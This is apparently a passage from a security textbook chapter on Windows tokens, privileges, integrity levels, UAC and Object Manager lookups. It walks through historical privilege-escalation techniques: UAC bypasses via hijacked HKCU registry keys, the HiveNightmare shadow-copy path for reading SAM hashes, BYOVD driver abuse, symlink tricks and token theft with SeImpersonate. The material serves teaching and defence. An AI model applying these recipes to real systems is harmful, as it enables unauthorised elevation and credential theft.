Microsoft splits tokens into two flavors by purpose [963]. A *primary token* hangs off a process and represents the security identity that process runs as. Every process has exactly one. An *impersonation token* hangs off a thread and lets that thread temporarily act as someone else: typically a network client whose request the thread is servicing. Tokens are kernel objects with handles, and like every other kernel object the kernel does not care how a process obtained the handle. If the handle resolves to a token in the kernel's table, the kernel grants the rights the token names.

> ◆ **DEFINITION, ACCESS TOKEN** A kernel object that names the security identity of a thread or process. It carries the user's SID, the SIDs of the user's groups, the privileges the user holds, an integrity level, an integrity-level mandatory policy, an optional list of *restricting* SIDs, a flag distinguishing primary from impersonation tokens, and the impersonation level (Anonymous / Identification / Impersonation / Delegation) [963]. The kernel consults a token on every access check for the thread that holds it.

> ◆ **DEFINITION — PRIMARY TOKEN VS IMPERSONATION TOKEN** A *primary token* is owned by a process and represents the identity the process runs as; every process has exactly one primary token. An *impersonation token* is owned by a thread and represents an identity the thread is temporarily acting on behalf of: typically a network client. The primary / impersonation distinction is a discriminator inside the token itself, set when the token is created or duplicated [963].

The impersonation flavor acquired its modern shape in Windows 2000. A token's *impersonation level* takes one of four values, ordered from least to most privileged for the impersonator. *Anonymous* lets the server know nothing about the client. *Identification* lets the server learn the client's SIDs but not act as the client. *Impersonation* lets the server perform local access checks as the client; this is the level a typical RPC server requests. *Delegation* lets the server forward the client's identity onto another machine, useful for multi-hop scenarios but a frequent source of relay-style bugs. Almost every Potato lineage attack consumes an *Impersonation*-level token; that is enough to call `ImpersonateLoggedOnUser` and run as the client [699].

Microsoft documents a third token shape, the *restricted token*, that is rare in practice but worth understanding because it is the only place in the model where an explicit deny-list lives on the token itself rather than the descriptor. A restricted token combines three knobs: a list of SIDs converted to *deny-only* (their grants count for no allow ACE but their presence still triggers deny ACEs), a list of *restricting SIDs* that the access check must independently permit, and a list of privileges removed from the token's privilege set [971].

The kernel runs `SeAccessCheck` twice and grants only the intersection: "When a restricted process or thread tries to access a securable object, the system performs two access checks: one using the token's enabled SIDs, and another using the list of restricting SIDs. Access is granted only if both access checks allow the requested access rights" [971]. Restricted tokens are operationally niche because the same documentation requires applications using them to "run the restricted application on desktops other than the default desktop. This is necessary to prevent an attack by a restricted application, using `SendMessage` or `PostMessage`, to unrestricted applications on the default desktop" [971]. Few applications can spare the desktop overhead.

> ▪ **SIDENOTE** `whoami /priv` shows *available* privileges, not *enabled* privileges. The `Enabled` column is the load-bearing one: an available-but-disabled privilege does not affect any access check until the process explicitly enables it via `AdjustTokenPrivileges`. The discipline of leaving privileges disabled by default is a defense in depth that depends on the application not having an exploitable bug between disable and use.

A token also carries flags that drive specific runtime behaviors: a *split-token* indicator points at a *linked* full-administrator counterpart for the UAC scenario described below; an *AppContainer* flag plus a Package SID and capability SIDs name an AppContainer-bound process. In every case, the kernel consults the token by

handle and trusts the contents. The kernel does not ask how a process obtained the handle. It asks only what the token says.

This is the property that organizes the rest of the chapter.

> ▸ **KEY IDEA** **The Windows access token is a bearer credential.** Whichever process holds the handle gets the rights. The kernel does not ask how the handle was obtained; it asks only what the token says. This single property explains the entire Potato lineage, Mimikatz `token::elevate`, and most of the privilege-abuse canon. Once you see it, every later attack section in the chapter becomes the same bug repeated against a different token-acquisition primitive.

If the token is a bearer credential, anyone with a way to obtain a SYSTEM token's handle is SYSTEM. Every Potato in the lineage is a different way to provoke a SYSTEM-token handle into the attacker's process. But the access check has another input that bypasses the DACL entirely. What is it, and which attackers know about it?

Privileges as a different dimension

Privileges are not access rights. They are pre-checked superpowers. They live on the token, they bypass the DACL for specific operations, and they are baked into the kernel for those operations alone.

Microsoft's framing on Learn is exact: "Privileges differ from access rights in two ways: Privileges control access to system resources and system-related tasks, whereas access rights control access to securable objects" [972]. The same page makes the operational consequence clear: "Most privileges are disabled by default" [972]. A process that holds a privilege but has not enabled it (via `AdjustTokenPrivileges`) cannot use it. The discipline is "principle of least privilege at the millisecond level". The privilege is on the token, but it does nothing until the program explicitly turns it on for the next system call.

> ◆ **DEFINITION, PRIVILEGE** A named, kernel-recognized authority on the access token that lets the holder perform a specific class of operations the DACL evaluation alone would not permit. Privileges include `SeDebugPrivilege` (read/write any process), `SeImpersonatePrivilege` (act on a client's token), `SeAssignPrimaryTokenPrivilege` (start a process under a token), `SeBackupPrivilege` (read any file regardless of DACL), `SeRestorePrivilege` (write any file regardless of DACL), `SeTcbPrivilege` (act as the operating system), and `SeLoadDriverPrivilege` (load a kernel

> driver). Most are disabled by default and must be enabled via `AdjustTokenPrivileges` before use [972].

The reason privileges deserve a section of their own is that *five of them are equivalent to "I am SYSTEM"* and the other dozen are housekeeping. The five-versus-housekeeping split is the load-bearing audit decision in any Windows hardening review. Step through them.

`SeDebugPrivilege` lets the holder open most processes for full read and write, including processes running as SYSTEM (Protected Process Light targets, such as `lsass.exe` under `RunAsPPL`, impose additional signer-level restrictions even on `SeDebugPrivilege` holders). The privilege exists so that `Visual Studio` and `WinDbg` can debug code other users have started. The first move in almost every Mimikatz session is `privilege::debug`, which enables the privilege the local administrator already has on the token [261, 461]. Once enabled, the next Mimikatz command opens `lsass.exe` and reads the credentials.

`SeImpersonatePrivilege` lets the holder accept any token offered by a client and act as that client. It is present and enabled by default on LOCAL SERVICE and NETWORK SERVICE tokens, and services started through the Service Control Manager receive the built-in Service group that the default user-right assignment covers; custom service accounts can still be narrowed by policy. *This is the load-bearing privilege for the Potato lineage* [699]. The SeImpersonate Primitive (Chapter 24) is a chapter-long study of what a service account holding `SeImpersonate` can be tricked into doing; the privilege is the entry condition.

`SeAssignPrimaryTokenPrivilege` lets the holder launch a new process under any primary token. Combined with `SeImpersonate`, the pair gives an attacker the entire token-replay attack: get an impersonation handle to a SYSTEM token, then call `CreateProcessAsUser` to run a command as SYSTEM. itm4n quotes decoder_it on the operational consequence.

> **QUOTED SOURCE** if you have SeAssignPrimaryToken or SeImpersonate privilege, you are SYSTEM.: decoder_it, quoted by itm4n in the PrintSpoofer disclosure [699]

`SeBackupPrivilege` lets the holder read any file regardless of DACL, on the theory that backup software has to. `SeRestorePrivilege` is the symmetric write privilege. The two together mean that a process holding both can rewrite any file on the machine, including service binaries.

The 2021 *HiveNightmare* / *SeriousSAM* vulnerability (CVE-2021-36934) is the worked example of what happens when the model assumes nobody but the backup process has read access to a sensitive file and the assumption breaks. The NVD description is exact: "An elevation of privilege vulnerability exists because of overly permissive Access Control Lists (ACLs) on multiple system files, including the Security Accounts Manager (SAM) database" [956]. The DACL on `\Windows\System32\config\SAM` was itself overly permissive (it granted `BUILTIN\Users` read starting with Windows 10 1809). The live file cannot normally be read because the kernel holds it open with an exclusive lock; the *Volume Shadow Copy* mirror inherits the same permissive DACL but is not locked, so any local user could read the SAM hashes through the shadow-copy device path.

Microsoft's fix required not just a patch but a manual operator step: "After installing this security update, you must manually delete all shadow copies of system files, including the SAM database, to fully mitigate this vulnerability" [956]. A patch alone could not erase the historical shadow copies that already had the wrong DACL.

`SeTcbPrivilege` lets the holder "act as the operating system". It is the privilege that grants identity to the kernel itself. Held only by `LocalSystem` services in well-administered environments. A non-system process that somehow acquired `SeTcb` is, in effect, indistinguishable from the kernel.

`SeLoadDriverPrivilege` lets the holder load a kernel driver. By itself the privilege is constrained, because the loaded driver still has to be properly signed for HVCI / Driver Signature Enforcement to accept it. Combined with a known-vulnerable signed driver, however, the privilege becomes the entry point for *bring-your-own-vulnerable-driver* (BYOVD) attacks: load a benign-looking but exploitable signed driver, then use its bug to execute arbitrary kernel code. Two worked examples bracket the class.

The kernel-read/write half of the class is best illustrated by Micro-Star's `RTCore64.sys` (CVE-2019-16098 [370]), the MSI Afterburner driver that "allows any authenticated user to read and write to arbitrary memory, I/O ports, and MSRs" [370]. In October 2022, the threat actors behind the BlackByte ransomware weaponised the primitive at scale [371]: the dropper loaded `RTCore64.sys`, then walked the kernel's `PspCreateProcessNotifyRoutine` callback array and zeroed every entry, blinding every registered process-creation callback before the encryption stage ran.

Sophos's October 4, 2022 disclosure named the technique exactly: "We found a sophisticated technique to bypass security products by abusing a known vulnerability in the legitimate vulnerable driver RTCore64.sys. The evasion technique

supports disabling a whopping list of over 1,000 drivers on which security products rely to provide protection" [371].

The kernel-code-execution half of the class is GIGABYTE's `gdrv.sys` (CVE-2018-19320 [372]). The NVD description states the primitive directly: "The GDrv low-level driver in GIGABYTE APP Center v1.05.21 and earlier... exposes ring0 memcpy-like functionality that could allow a local attacker to take complete control of the affected system" [372]. A signed `IOCTL` accepts an attacker-supplied source pointer, destination pointer, and length, and copies kernel memory at ring 0: a write-what-where primitive that the attacker can compose with the read-anywhere primitive of `RTCore64.sys` to mint arbitrary kernel code execution.

CISA added GIGABYTE Multiple Products to the Known Exploited Vulnerabilities Catalog on October 24, 2022 with a remediation due date of November 14, 2022, citing in-the-wild exploitation [372]. The U.S. federal-civilian executive branch had two weeks to remediate; the rest of the install base did not.

Microsoft's structural answer is the Microsoft-recommended driver blocklist, enabled by default on every device since the Windows 11 2022 update [271]. The Learn page is exact about coverage: the blocklist targets drivers with "known security vulnerabilities that an attacker could exploit to elevate privileges in the Windows kernel", and explicitly catches drivers whose behaviors "circumvent the Windows Security Model" [271].

Both `RTCore64.sys` and `gdrv.sys` appear on the blocklist; the ride from disclosure to default-on enforcement was four years for `RTCore64`, four years for `gdrv`, and the same arc applies to every member of the class. Honorable mention: `aswArPot.sys` (CVE-2022-26522 / CVE-2022-26523 [973]) shows the same pattern from a security-product driver, with SentinelLabs reporting "two high severity flaws in Avast and AVG... that went undiscovered for years affecting dozens of millions of users" before the silent fix [973].

> ▸ **INSIGHT — Five privileges equal SYSTEM** On a Windows machine, holding any of `SeDebugPrivilege`, `SeImpersonatePrivilege`, `SeAssignPrimaryTokenPrivilege`, `SeBackupPrivilege`, or `SeRestorePrivilege` is operationally indistinguishable from being SYSTEM. The other privileges in the standard token (the long tail of `SeShutdown`, `SeIncreaseWorkingSet`, `SeTimeZone`, `SeChangeNotify`, `SeUndock`, `SeIncreaseQuota`...) are housekeeping. Audit the holders of the five accordingly: any non-LocalSystem-equivalent account that holds them is a target.

The DACL is the load-bearing thing for *file* access, but exactly *one bad DACL* on a sensitive file ends the model. HiveNightmare proved that the cost of getting a

single security descriptor wrong on a single file is the entire credential database. The general rule the lesson encodes: every primitive in the five-input list has at least one production example where misuse of that primitive alone dropped the security model to zero.

Discretionary access control assumes the principal (the user) is the right unit of authorization. By 2006, exploitable user-mode code had proven the principal was wrong. What did Microsoft do?

Mandatory Integrity Control: Stapling no-write-up onto DAC

November 2006. Vista releases to manufacturing, and for the first time in Windows history, the kernel's access check fires *before* the DACL walk: on something other than the user's identity. The new layer is *Mandatory Integrity Control* (MIC), and it adds a four-level lattice to every securable object in the system.

Microsoft Learn frames MIC compactly. "MIC uses integrity levels and mandatory policy to evaluate access. Security principals and securable objects are assigned integrity levels that determine their levels of protection or access. For example, a principal with a low integrity level cannot write to an object with a medium integrity level, even if that object's DACL allows write access to the principal" [964]. The same page enumerates the levels: "Windows defines four integrity levels: low, medium, high, and system" [964]. The levels are encoded as four well-known SIDs: Low (S-1-16-4096), Medium (S-1-16-8192), High (S-1-16-12288), System (S-1-16-16384) [969].

◆ **DEFINITION — MANDATORY INTEGRITY CONTROL (MIC)** A Windows kernel mechanism, introduced with Vista (released to manufacturing November 8, 2006; consumer general availability January 30, 2007 [561]), that adds an integrity-level check to `SeAccessCheck`. Each securable object carries an integrity label inside its SACL; each access token carries an integrity level. An access whose direction violates the configured *mandatory policy* (typically *no-write-up*) is denied at the integrity check before the DACL walk runs. MIC is the mandatory layer the Windows DAC model historically lacked [964].

◆ **DEFINITION, INTEGRITY LEVEL** A linearly-ordered tag (Low / Medium / High / System) carried on every Windows process token and every securable object. The kernel uses the relative ordering to enforce mandatory policy independent of the object's DACL. The four well-known SIDs are S-1-16-4096 (Low), S-1-16-8192 (Medium), S-1-16-12288 (High), and S-1-16-16384 (System) [969].

The default policy is *no-write-up*. A process at integrity level L cannot modify an object at integrity level greater than L, regardless of what the DACL says. Microsoft's example is the load-bearing one: a process running at Low IL cannot write to a Medium-IL object even if the DACL says Everyone has full control. The integrity check fires *before* the DACL walk; if the integrity check denies, the DACL is not consulted [964].

The integrity label is stored as a `SYSTEM_MANDATORY_LABEL_ACE` inside the SACL, not the DACL [974]. The mask field on the label ACE encodes which directions of access the policy forbids: `SYSTEM_MANDATORY_LABEL_NO_WRITE_UP (0x1)`, `SYSTEM_MANDATORY_LABEL_NO_READ_UP (0x2)`, and `SYSTEM_MANDATORY_LABEL_NO_EXECUTE_UP (0x4)` [974].

Storing the label in the SACL is a deliberate choice with one operational consequence: tools that copy the DACL but not the SACL silently drop the integrity label. The most common consequence is a Low-IL file getting copied to a new location and emerging with no integrity label, which defaults to Medium and unintentionally raises the object's protection. The more dangerous opposite mistake is a *high*-integrity object losing its label and defaulting to Medium, so a Medium-IL caller can now reach what the explicit label used to protect.

The no-write-up mask is the one to memorise, because it is the policy almost every label uses. When a Low-IL caller tries to act on a Medium-IL object, the kernel denies any access whose mapped result contains write-class bits, including the standard-rights `WRITE_DAC` (bit 18 of the 32-bit ACCESS_MASK [975]) and `WRITE_OWNER` (bit 19), the type-generic `DELETE` (bit 16), and the file-specific `FILE_WRITE_DATA` (0x2), `FILE_APPEND_DATA` (0x4), `FILE_WRITE_EA` (0x10), and `FILE_WRITE_ATTRIBUTES` (0x100) [976].

The presence of `FILE_APPEND_DATA` in that list matters operationally: a careless reader of the spec might assume that "append" semantics escape the no-write-up rule because they do not modify existing bytes. They do not. MIC denies both write modes, so log-only append handlers cannot be used as a write-up channel into a higher-IL object.

A second rule completes the model: *process integrity inheritance*. When a process is created, the kernel assigns it the *minimum* of the user's integrity level and the file's integrity level [964]. A medium-IL user running a low-IL executable gets a low-IL process. This is the rule that lets Internet Explorer 7 run at Low even when launched from a Medium user session.

The first MIC consumer was IE7 *Protected Mode*, which shipped with Windows Vista RTM (released to manufacturing November 8, 2006) [977, 561]. (IE7 standalone for Windows XP, released October 18, 2006 [978], runs without Protected Mode. The feature depends on Vista's MIC kernel layer.) Skywing's *Uninformed*

Volume 8 Article 6, "Getting Out of Jail: Escaping Internet Explorer Protected Mode," is the first public reverse-engineering of the implementation.

Skywing's framing remains the most-cited primer on the subject: "With the introduction of Windows Vista, Microsoft has added a new form of mandatory access control to the core operating system. Internally known as 'integrity levels', this new addition to the security manager allows security controls to be placed on a per-process basis. This is different from the traditional model of per-user security controls used in all prior versions of Windows NT" [977]. IE7's Protected Mode pattern (a Low-IL worker that does the dangerous parsing, paired with a Medium-IL broker that performs the system-changing operations on the worker's behalf) became the template Windows would later generalize into AppContainer.

> ▪ **SIDENOTE** *User Interface Privilege Isolation* (UIPI) is the window-message gate that uses MIC at the desktop. A Low-IL window cannot send `SendMessage` or `PostMessage` traffic to a Medium-IL or higher window. UIPI is the reason you cannot click-jack a UAC consent prompt from a normally-running browser process: the consent prompt runs at High IL, the browser runs at Medium [969].

Windows 8 generalized the MIC pattern into *AppContainer*. An AppContainer process gets a fresh Low-IL token plus an *AppContainer* flag, a Package SID that identifies the app, and a list of capability SIDs the app declared in its manifest. Microsoft Learn states the resulting isolation directly: "Windows ensures that processes running with a low integrity level cannot obtain access to a process which is associated with an app container" [964]. The Package SID and capability SID derivations are the subject of a separate article on Windows app identity (external further reading [19]); we will not redefine them here. The full integrity-level and AppContainer lattice is the subject of The Integrity-Level Stack (Chapter 23).

MIC fixed the integrity boundary inside the kernel. But the same year shipped a separate retrofit for a different problem: why was the consumer admin running every clicked-on `.exe` with full administrative authority? And why did Microsoft refuse to call its answer a security boundary?

UAC, the split-token, and the bypass tradition

Vista's *User Account Control* is the most famous Windows security retrofit, and the only one whose own keepers explicitly published a document declaring it not a

security boundary [301]. The mechanism is precise. The bypass tradition is enormous. The classification is honest.

The mechanism first. Microsoft's documentation on how UAC works gives the verbatim recipe [979]: "When an administrator logs on, two separate access tokens are created for the user: a standard user access token and an administrator access token. The standard user access token... contains the same user-specific information as the administrator access token, but the administrative Windows privileges and SIDs are removed... is used to display the desktop by executing the process `explorer.exe`. `Explorer.exe` is the parent process from which all other user-initiated processes inherit their access token. As a result, all apps run as a standard user unless a user provides consent or credentials to approve an app to use a full administrative access token."

> ◆ **DEFINITION — User Account Control (UAC) and Split-Token Elevation**
> A Windows mechanism, introduced with Vista (released to manufacturing November 8, 2006 [561]), in which an administrative user receives two linked tokens at logon: a *filtered* Medium-IL token without administrative privileges or SIDs, used by `explorer.exe` and every process descended from it, and a *full* High-IL administrative counterpart that the kernel hands out only after the user clicks through a consent prompt or supplies credentials. The two tokens reference each other through the `LinkedToken` field. UAC is a UX-and-default-behavior mechanism, not an enforced security boundary [979, 301].

The split-token mechanism produces three elevation triggers. First, an executable can declare its required level in its manifest via the `requestedExecutionLevel` element (`asInvoker`, `highestAvailable`, or `requireAdministrator`). Second, certain Microsoft-signed binaries are marked auto-elevating and appear on an *AutoElevate* allowlist that the user-mode AppInfo elevation service (not the kernel) consults; processes on the allowlist transparently get the full token without prompting. Third, COM components can be marked elevatable via the *COM Elevation Moniker*, which lets code instantiate `Elevation:Administrator!new:{guid}` (or `Elevation:Highest!new:{guid}`) to obtain a High-IL administrator COM caller: not a SYSTEM caller; the moniker's supported run levels are `Administrator` and `Highest` [980]. Method 41 (Oddvar Moe's `ICMLuaUtil` construction) is the canonical worked example.

The classification next. Microsoft's *Security Servicing Criteria for Windows* defines a security boundary as the logical separation between security domains with different trust levels, and gives the kernel-mode / user-mode separation as the canonical example [301]. The criteria document then enumerates which

boundaries Microsoft commits to servicing. UAC and admin-to-kernel are not on the enumerated list.

> ❝ QUOTED SOURCE A security boundary provides a logical separation between the code and data of security domains with different levels of trust... the separation between kernel mode and user mode is a classic [...] security boundary. Microsoft software depends on multiple security boundaries to isolate devices on the network, virtual machines, and applications on a device.: Microsoft Security Servicing Criteria for Windows [301]

The "outside the enumerated list" classification has a concrete consequence: bypasses of UAC are not eligible for the same security-update treatment a kernel-mode-to-user-mode bypass would get. Mitigations are issued per-redirect, when an attacker's specific path becomes operationally noisy enough to warrant attention. The seventy-plus methods cataloged in UACMe are the empirical consequence.

> ▸ KEY IDEA **UAC was never a security boundary.** The seventy-plus methods cataloged in UACMe are not bugs in UAC. They are the formal consequence of UAC's classification. Once you recognize that UAC is a UX-and-default-behavior mechanism rather than an enforced boundary, the bypass tradition is legible as a feature being used as designed and the structural arc to Adminless makes sense.

The bypass canon. Walk it generation by generation.

Method 1: Leo Davidson, 2009. Davidson's *Windows 7 UAC Whitelist* writeup is the genealogical root of the UAC bypass tradition [981, 954]. He noticed that `sysprep.exe` is on the AutoElevate whitelist and that, when launched from `C:\Windows\System32\sysprep\`, it loads several DLLs from the working directory. Use the `IFileOperation` COM interface (which the elevator treats as AutoApprove, enabling the file copy without prompting) to drop a malicious `cryptbase.dll` into `%SystemRoot%\System32\sysprep\`. Then trigger `sysprep.exe` (which is on the AutoElevate whitelist) and the auto-elevated process loads the attacker's DLL, and the attacker has a High-IL full administrative token.

Davidson's writeup quotes himself bluntly: "This works against the RTM (retail) and RC1 versions of Windows 7" [981]. UACMe Method 1 records the technique with structured metadata: "Author: Leo Davidson / Type: Dll Hijack / Method: IFileOperation / Target(s): \system32\sysprep\sysprep.exe / Component(s): cryptbase.dll /

Implementation: ucmStandardAutoElevation / Works from: Windows 7 (7600) / Fixed in: Windows 8.1 (9600)" [954].

Method 25: Matt Nelson (enigma0x3), August 15, 2016. Seven years after Davidson, Nelson published "Fileless UAC Bypass Using `eventvwr.exe` and Registry Hijacking" [982]. The bypass replaces the file-system DLL hijack with a registry redirect. Nelson noticed that `eventvwr.exe`, an AutoElevated binary, queries `HKCU\Software\Classes\mscfile\shell\open\command` *before* `HKCR\mscfile\shell\open\command` to find the command to run for the `mscfile` ProgID. His verbatim observation: "From the output, it appears that 'eventvwr.exe', as a high integrity process, queries both HKCU and HKCR registry hives to start mmc.exe" [982]. HKCU is writable by the standard user; the user writes a malicious command line under that key, runs `eventvwr.exe`, and the auto-elevated process happily executes the user-supplied command line. The first *fileless* UAC bypass.

Method 33: winscripting.blog, 2017. Same primitive, different target. The `fodhelper.exe` binary is on the AutoElevate whitelist and queries `HKCU\Software\Classes\ms-settings\shell\open\command` to launch the Settings app. UACMe records the credit precisely: "Author: winscripting.blog / Type: Shell API / Method: Registry key manipulation / Target(s): \system32\fodhelper.exe / Component(s): Attacker defined / Implementation: ucmShellRegModMethod / Works from: Windows 10 TH1 (10240) / Fixed in: unfixed" [954]. *Fixed in: unfixed.* This is what "outside the enumerated list" looks like in practice: nine years after Method 1 and a year after Method 25 demonstrated the underlying class, the registry-redirect template was still being applied to fresh AutoElevate targets and shipping unmitigated.

Method 41: Oddvar Moe. The COM elevation moniker route. UACMe records: "Author: Oddvar Moe / Type: Elevated COM interface / Method: ICMLuaUtil" [954]. Instantiate the `CMSTPLUA` COM object via the elevation moniker from a Medium-IL process, get back its High-IL `ICMLuaUtil` interface, and call its `ShellExec` method to run an attacker command line at High IL. The seam is the COM moniker registry's `Elevation\Enabled` key, which marks specific CLSIDs as elevation-capable.

Method 31 (sdclt), 29, 34,... The pattern repeats. Matt Nelson's `sdclt.exe` variants exploit the backup-restore UI's registry lookups. Forshaw's `schtasks` variant exploits the scheduled-task COM interface. The UACMe README enumerates the lot with the laconic one-liner "Defeating Windows User Account Control by abusing built-in Windows AutoElevate backdoor" [954]. Most of the methods reduce to the same primitive: an AutoElevated Microsoft-signed binary performs a lookup that the standard user can redirect, the standard user supplies an attacker-controlled answer, and the auto-elevated binary executes attacker-controlled work.

AutoElevate redirect template. The recurring UACMe pattern is a Medium-IL process placing attacker-controlled data into a seam it can write (an HKCU registry key, a user-writable file-system path, or scheduled-task metadata) and then triggering a Microsoft-signed AutoElevated binary. The binary receives a High-IL full administrative token, performs a lookup through the writable seam, accepts the attacker-supplied answer, and executes work under the elevated token. The gap is not that `SeAccessCheck` miscalculates; it is that the elevation flow produced a different token before the check.

§ **ASIDE — MARK RUSSINOVICH ON UAC, JUNE 2007** Mark Russinovich's June 2007 *TechNet Magazine* cover story, "Inside Windows Vista User Account Control," is the canonical practitioner walkthrough of the split-token model and is preserved on the Wayback Machine [983]. Russinovich opens by naming the misunderstanding: "User Account Control (UAC) is an often misunderstood feature in Windows Vista... In this article I discuss the problems UAC solves and describe the architecture and implementation of its component technologies." The framing throughout Russinovich's article is that UAC's purpose is to create the *expectation* that consumer software would run as a standard user, and to push the developer community to refactor away from gratuitous administrator requirements. That framing (UAC as a UX and migration mechanism) is consistent with the eventual MSRC servicing-criteria position: not a defended boundary, but a behavior gate.

▪ **NOTE — UAC BYPASS MITIGATIONS ARE ISSUED PER-REDIRECT, NOT PER-FEATURE** Microsoft's servicing-criteria position means a UAC bypass that does not also cross a serviced security boundary is not, by policy, eligible for a security update. Mitigations land when the operational footprint of a particular bypass becomes large enough to justify one. Track UAC mitigations by KB number, not by feature description; consult the UACMe README's `Fixed in:` field as the institutional memory [954, 301].

UAC bypasses redirect the elevation flow that produces a token. A different attack family takes the result and steals tokens from already-elevated SYSTEM services. Where do those attacks come from, and why are they all the same bug?

The Object Manager and the lookup surface

`SeAccessCheck` evaluates a security descriptor it has been handed. Who hands it the descriptor?

The kernel's *Object Manager* does, after walking a name. Every named kernel object lives somewhere in a hierarchical namespace rooted at `\`. Devices live

under `\Device`. Synchronisation primitives live under `\BaseNamedObjects`. Pre-resolved DLL names live under `\KnownDlls`. Per-session subtrees live under `\Sessions`. The DOS device prefix `\GLOBAL??` (and its session-local sibling `\??`) holds drive-letter symbolic links into the device tree. When a process calls `OpenObject`, the Object Manager parses the name, walks the tree, and returns the object whose security descriptor `SeAccessCheck` will then evaluate.

The kernel performs *the lookup* before *the access check*. This sequencing creates a parallel attack surface that bypasses `SeAccessCheck` entirely. If the attacker can influence the name resolution: redirect a `\??\` symbolic link, plant a junction in NTFS that re-targets a directory traversal, hardlink a low-privilege file at a path the kernel will trust because of the parent directory's descriptor: then by the time `SeAccessCheck` runs, it is being asked about a different object than the original code path intended to open.

The HiveNightmare lookup path is the canonical worked example. The exploit reads the SAM database not via `\Windows\System32\config\SAM` (which has a tight DACL) but via `\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy*\Windows\System32\config\SAM`. That path resolves through the Object Manager's `\GLOBAL??` symbolic link, into the device tree, into a Volume Shadow Copy mirror of the original volume, into a *copy* of `SAM` that inherits the live file's DACL, which (until the August 2021 patch) granted read access to any authenticated local user (BUILTIN); unlike the live file, the shadow copy is not locked open, so the read succeeds [956].

The lookup-phase attack class is wider than file-system shadow copies. *Object Manager symbolic links* and *NTFS hard links* both produce the same primitive: the kernel resolves a name through an attacker-influenced redirect and ends up evaluating `SeAccessCheck` against a different security descriptor than the calling code intended.

CVE-2020-0668, the Service Tracing elevation-of-privilege bug Clément Labro disclosed in February 2020, is the textbook symbolic-link case [984]. The Service Tracing infrastructure under `HKLM\SOFTWARE\Microsoft\Tracing` is user-writable, and several SYSTEM services (`IKEEXT`, `RasMan`, the Update Session Orchestrator service) consult those keys to find a tracing log path. When the log file exceeds the configured `MaxFileSize`, the service renames it from `MODULE.LOG` to `MODULE.OLD`, deleting any existing `MODULE.OLD` first.

itm4n's exploit is exactly the one his blog post names: "All you need to do is set the target directory as a mountpoint to the `\RPC Control` object directory and then create two symbolic links: A symbolic link from `MODULE.LOG` to a file you own; A symbolic link from `MODULE.OLD` to any file on the file system" [984]. The mount-

point reroutes the kernel's name resolution into an Object Manager directory the attacker controls; the two symlinks reroute the rename operation; the SYSTEM service ends up performing an arbitrary file move with kernel authority. Forshaw's `googleprojectzero/symboliclink-testing-tools` repository [985] provides the primitive library the exploit consumes (`CreateSymlink`, `CreateMountPoint`, `BaitAndSwitch`) and the repository is, in effect, the institutional library every Object Manager lookup-phase attack of the past decade has linked against.

The NTFS hard-link case predates the symbolic-link case by half a decade. James Forshaw's December 2015 Project Zero post, "Between a Rock and a Hard Link," is the canonical primary source [986]. Forshaw observes that hard links have been a feature of NTFS "since it was originally designed", and that their relevance to local privilege escalation is exactly the lookup-vs-access-check sequencing this section describes: "Why are hard links useful for local privilege escalation? One type of vulnerability is exploited by a file planting attack, where a privilege service tries to write to a file in a known location" [986].

The worked example Forshaw walks is CVE-2015-4481, a Mozilla Maintenance Service hard-link primitive: any user can write a status log to `C:\ProgramData\Mozilla\logs\maintenanceservice.log`, and during the service's pre-write `BackupOldLogs` rename a brief window opens in which the attacker can replace the about-to-be-written log path with a hard link to an arbitrary system file. The service's subsequent write (which it performs with its own SYSTEM authority) ends up overwriting the system file. The DACL on the source file (the Mozilla log directory) was correct; the DACL on the destination file (the system binary) was correct; the kernel arrived at the destination by resolving a hard-link name the attacker had planted, and `SeAccessCheck` saw only the destination DACL, not the planted-link DACL [986]. Microsoft's MS15-115 mitigation tightened the kernel's hard-link semantics for sandboxed callers (the kernel's `NtSetInformationFile` now requires `FILE_WRITE_ATTRIBUTES` on the target handle when the caller's token has the sandboxed-token flag, matching what the user-mode `CreateHardLink` wrapper had always opened the target with). The fix closes the sandboxed-process branch of the bug class but, as Forshaw notes, does nothing for the Maintenance Service vulnerability itself, which is exploited by a non-sandboxed local user; the structural fix is to write the log to a directory the user cannot create files in, not to enforce a hard-link mask: a structural fix to the lookup phase, not the access-check phase.

The two examples generalize the rule. The kernel resolves names *before* checking the requesting user's authority over the destination. The DACL at `target.path` and the DACL at `attacker.planted.path` after a junction or hard-link redirect can be

different; `SeAccessCheck` evaluates the descriptor it arrives at, not the descriptor the original caller intended. Capability systems would resolve names through unforgeable handles instead of strings, and the redirect class would not exist by construction [987]. Windows checks the descriptor on every `OpenObject` because the name is a forgeable string. The Object Manager namespace is therefore an attack surface whose load-bearing fix is structural rather than per-bug.

> ▪ **SIDENOTE** The Object Manager's namespace is not documented as policy in the same way `SeAccessCheck`'s algorithm is. The de facto modern documentation is empirical: practitioners enumerate the namespace with tools that read kernel structures directly. James Forshaw's NtObjectManager PowerShell module, part of the Project Zero `sandbox-attacksurface-analysis-tools` repository, is the dominant such tool [988]. The repository's banner is exact: "NtObjectManager: A powershell module which uses NtApiDotNet to expose the NT object manager."

The James Forshaw / Project Zero corpus is the systematic reference for the Object Manager attack surface. Forshaw's "Sharing a Logon Session a Little Too Much" (April 2020) names a primitive PrintSpoofer would later consume: when the LSA creates a token for a new logon session, it caches the token for later retrieval. Forshaw's verbatim explanation: "when LSASS creates a Token for a new Logon session it stores that Token for later retrieval. For the most part this isn't that useful, however there is one case where the session Token is repurposed, network authentication" [967]. The cached token plus a named-pipe path-validation bug becomes a non-DCOM SYSTEM-token primitive that no DACL touches.

The lookup surface is half the attack story. The other half is the token surface, and the canonical example of the token surface is a six-year, eight-tool lineage.

The Potato lineage: One bug against the token input (2016-2021)

`SeAccessCheck` evaluates the token a thread holds and never asks how the thread obtained it. The Potato lineage is the canonical attack on that token input, and its disclosure history is the cleanest public admission that the gap is structural. When Stephen Breen of Foxglove Security published the first of them ("Hot Potato," on January 16, 2016), the post opened with a sentence the rest of the model has to live with: "Microsoft is aware of all of these issues and has been for some time (circa 2000). These are unfortunately hard to fix without breaking backward compatibility and have been [used] by attackers for over 15 years" [696].

The single underlying primitive is one sentence long. A low-privileged service account holding `SeImpersonatePrivilege` (present by default for LOCAL SERVICE / NETWORK SERVICE and commonly granted through the Service user right for SCM-started workloads unless policy narrows it) coerces SYSTEM into authenticating to a TCP, RPC, or named-pipe endpoint the attacker controls; the endpoint accepts the authentication, ends up with an impersonation handle to a SYSTEM token, and calls `ImpersonateLoggedOnUser` followed by `CreateProcessAsUser` to run as SYSTEM. The bearer-token property does the rest: the kernel grants whatever rights the handle names, no questions asked.

